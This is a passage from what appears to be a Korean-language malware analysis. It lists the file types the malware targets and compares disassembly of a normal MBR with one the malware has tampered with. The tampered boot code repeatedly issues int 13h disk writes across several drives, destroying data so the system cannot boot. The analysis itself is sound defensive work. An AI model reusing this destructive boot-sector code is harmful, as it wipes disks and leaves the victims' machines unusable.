*.avi, *.mpg, *.flv, *.mpeg, *.wmv, *.mp4,*.bmp, *.gif, *.jpg, *.jpeg, *.png

- nms 파일
*.nms

- PE 파일
*.exe, *.dll, *.ocx, *.sys

- 웹 관련 파일
*.html, *.htm, *.aspx, *.asp, *.jsp, *.do, *.php, *.php3

- MBR 변조
감염 된 시스템의 MBR(Master Boot Record)를 0x6C(108 byte) 만큼 수정한다.

정상 MBR

```
seg000:0000 ; Segment type: Pure code
seg000:0000 seg000          segment byte public 'CODE' use16
seg000:0000                 assume cs:seg000
seg000:0000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0000                 xor     ax, ax
seg000:0002                 mov     ss, ax
seg000:0004                 mov     sp, 7C00h
seg000:0007                 sti
seg000:0008                 push    ax
seg000:0009                 pop     es
seg000:000A                 push    ax
seg000:000B                 pop     ds
seg000:000C                 cld
seg000:000D                 mov     si, 7C1Bh
seg000:0010                 mov     di, 61Bh
seg000:0013                 push    ax
seg000:0014                 push    di
seg000:0015                 mov     cx, 1E5h
seg000:0018                 rep movsb
seg000:001A                 retf
seg000:001B ; ---------------------------------------------------------------------------
seg000:001B                 mov     bp, 7BEh
seg000:001E                 mov     cl, 4
seg000:0020
seg000:0020 loc_20:                                 ; CODE XREF: seg000:002A↓j
seg000:0020                 cmp     [bp+0], ch
seg000:0023                 jl      short loc_2E
seg000:0025                 jnz     short loc_3A
seg000:0027                 add     bp, 10h
seg000:002A                 loop    loc_20
seg000:002C                 int     18h
seg000:002E
seg000:002E loc_2E:                                 ; CODE XREF: seg000:0023↑j
seg000:002E                 mov     si, bp
seg000:0030
seg000:0030 loc_30:                                 ; CODE XREF: seg000:0038↓j
seg000:0030                 add     si, 10h
seg000:0033                 dec     cx
seg000:0034                 jz      short loc_4F
seg000:0036                 cmp     [si], ch
seg000:0038                 jz      short loc_30
seg000:003A
seg000:003A loc_3A:                                 ; CODE XREF: seg000:0025↑j
seg000:003A                 mov     al, ds:7B5h
seg000:003D
seg000:003D loc_3D:                                 ; CODE XREF: seg000:0069↓j
seg000:003D                                         ; seg000:007F↓j ...
```

변조 된 MBR

```
seg000:0000 ; Segment type: Pure code
seg000:0000 seg000          segment byte public 'CODE' use16
seg000:0000                 assume cs:seg000
seg000:0000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0000                 xor     ax, ax
seg000:0002                 mov     ss, ax
seg000:0004                 mov     sp, 7C00h
seg000:0007                 sti
seg000:0008                 push    ax
seg000:0009                 pop     es
seg000:000A                 push    ax
seg000:000B                 pop     ds
seg000:000C                 cld
seg000:000D                 mov     si, 7C5Dh
seg000:0010                 xor     cx, cx
seg000:0012
seg000:0012 loc_12:                                 ; CODE XREF: seg000:003B↓j
seg000:0012                                         ; seg000:0048↓j
seg000:0012                 inc     cx
seg000:0013                 cmp     cx, 100h
seg000:0017                 jz      short loc_3D
seg000:0019
seg000:0019 loc_19:                                 ; CODE XREF: seg000:0024↓j
seg000:0019                 mov     ah, 43h ; 'C'
seg000:001B                 mov     al, 0
seg000:001D                 int     13h
seg000:001F                 inc     dl
seg000:0021                 cmp     dl, 84h
seg000:0024                 jl      short loc_19
seg000:0026                 mov     dl, 80h
seg000:0028                 mov     di, 7C65h
seg000:002B                 add     word ptr [di], 400h
seg000:002F                 adc     word ptr [di+2], 0
seg000:0033                 adc     word ptr [di+4], 0
seg000:0037                 adc     word ptr [di+6], 0
seg000:003B                 jmp     short loc_12
seg000:003D ; ---------------------------------------------------------------------------
seg000:003D
seg000:003D loc_3D:                                 ; CODE XREF: seg000:0017↑j
seg000:003D                 mov     si, 7C4Dh
seg000:0040                 mov     ah, 43h ; 'C'
seg000:0042                 mov     al, 0
seg000:0044                 int     13h
seg000:0046                 xor     cx, cx
seg000:0048                 mov     si, 7C5Dh
seg000:004B                 jmp     short loc_12    ; DATA XREF: seg000:001D↑r
```

감염 된 시스템은 정상적인 부팅이 되지 않는다.